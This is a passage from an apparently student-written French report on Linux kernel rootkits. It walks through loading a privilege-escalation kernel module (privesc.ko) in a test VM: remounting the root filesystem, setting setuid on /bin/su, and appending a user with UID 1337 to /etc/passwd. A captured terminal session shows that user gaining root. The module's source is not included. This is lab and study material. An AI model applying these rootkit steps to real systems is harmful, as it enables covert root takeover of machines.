mount -o remount,rw /
```

2. Configurer le système pour l'utilisateur

1. Autoriser la commande `su` pour permettre au nouvel utilisateur de passer root :

```
chmod u+s /bin/su
```

2. Créer un utilisateur avec un UID 1337 et configurer son environnement :

```
adduser -h /home/testuser -s /bin/ash -u 1337 testuser
```

3. Ajouter les informations de l'utilisateur manuellement (au cas où `adduser` ne fonctionnerait pas) :

```
echo 'testuser:x:1337:1337:./home/testuser:/bin/ash' >> /etc/passwd
echo 'testuser:x:1337:' >> /etc/group
mkdir -p /home/testuser
chown -R 1337:1337 /home/testuser
chmod -R 777 /home/testuser
```

3. Charger le module rootkit

1. Placez-vous dans le répertoire où se trouve le module rootkit compilé (`privesc.ko`) :

```
cd lib/
```

2. Chargez le module rootkit :

```
insmod privesc.ko
```

4. Tester l'élévation des privilèges

1. Connectez-vous en tant que l'utilisateur `testuser` :

```
su - testuser
```

2. Vérifiez les privilèges avec la commande `id` :

```
id
```

Si le rootkit fonctionne correctement, la sortie sera similaire à :

```
uid=0(root) gid=0(root) groups=1337(testuser)
```

Cela indique que l'utilisateur `testuser` a maintenant les privilèges de **root**.

Voici l'exécution du module.

caca@caca-VirtualBox: ~

File Edit View Search Terminal Help

```
bd6bcf976197:/lib/modules/6.10.10# insmod privesc.ko
[ 127.442862] privesc: loading out-of-tree module taints kernel.
bd6bcf976197:/lib/modules/6.10.10# mount -t proc /proc
bd6bcf976197:/lib/modules/6.10.10# mount -o remount,rw
mount: bad usage
Try 'mount --help' for more information.
bd6bcf976197:/lib/modules/6.10.10# mount -o remount,rw /
[ 202.474834] EXT4-fs (sda1): re-mounted f5e920e4-8bf5-4c27-8fb7-1403251830c9 r/w. Quota mode: n.
bd6bcf976197:/lib/modules/6.10.10# chmod u+s /bin/su
bd6bcf976197:/lib/modules/6.10.10# adduser -h /home/testuser -s /bin/ash -u 1337
testuser
adduser: /home/testuser: No such file or directory
Changing password for testuser
New password:
Bad password: too short
Retype password:
passwd: password for testuser changed by root
bd6bcf976197:/lib/modules/6.10.10# adduser -h /home/testuser -s /bin/ash -u 1337
testuser
adduser: user 'testuser' in use
bd6bcf976197:/lib/modules/6.10.10# echo 'testuser:x:1337:1337::/home/testuser:/bin/ash' >> /etc/passwd
bd6bcf976197:/lib/modules/6.10.10# echo 'testuser:x:1337:' >> /etc/group
bd6bcf976197:/lib/modules/6.10.10# mkdir -p /home/testuser
bd6bcf976197:/lib/modules/6.10.10# chown -R 1337:1337 /home/testuser
bd6bcf976197:/lib/modules/6.10.10# chmod -R 777 /home/testuser
bd6bcf976197:/lib/modules/6.10.10# su - testuser
bd6bcf976197:~# id
uid=0(root) gid=0(root) groups=1337(testuser)
root
bd6bcf976197:~# whoami
root
bd6bcf976197:~#
```

Notion de F...
Rechercher
IA de Notion
Accueil
Boîte de réception

Pages partagées
Root Kit - Documentati...
GPT Explication ROOTKIT
LINUX KERNEL / ROOT...

Pages privées
Planificateur de mémoire ...
Cours Année2 Semestre1
Projets
Planificateur pour étudiant
Planificateur de projet de ...
Sécurité Windows
Gestion des Risques

Calendrier
Paramètres
Modèles
Corbeille
Aide

Inviter des membres

https://www.notion.so/LINUX-KERNEL-ROOTKIT 70%

Root Kit - Documentati... / LINUX KERNEL / ROOTKIT

Partager

est monté et que le système de fichiers principal est en mode lecture/écriture :

```
mount -t proc /proc
mount -o remount,rw /
```

2. Configurer le système pour l'utilisateur

1. Autoriser la commande `su` pour permettre au nouvel utilisateur de passer root :

```
chmod u+s /bin/su
```

2. Créer un utilisateur avec un UID 1337 et configurer son environnement :

```
adduser -h /home/testuser -s /bin/ash -u 1337 testuser
```

3. Ajouter les informations de l'utilisateur manuellement (au cas où `adduser` ne fonctionnerait pas) :

```
echo "testuser:x:1337:1337::/home/testuser:/bin/ash" >> /etc/passwd
echo "testuser:x:1337:" >> /etc/group
mkdir -p /home/testuser
chown -R 1337:1337 /home/testuser
chmod -R 777 /home/testuser
```

3. Charger le module rootkit

1. Placez-vous dans le répertoire où se trouve le module rootkit compilé (`privesc.ko`) :

```
cd lib/
```

2. Chargez le module rootkit :

```
insmod privesc.ko
```

4. Tester l'élévation des privilèges

1. Connectez-vous en tant que l'utilisateur `testuser` :

```
su - testuser
```

2. Vérifiez les privilèges avec la commande `id` :

```
id
```

Si le rootkit fonctionne correctement, la sortie sera similaire à :

```
uid=0(root) gid=0(root) groups=1337(testuser)
```

Cela indique que l'utilisateur `testuser` a maintenant les privilèges de root.

RAPPORT & RECHERCHE SUR LE DÉVELOPPEMENT KERNEL ET LES ROOTKITS SUR LINUX.

25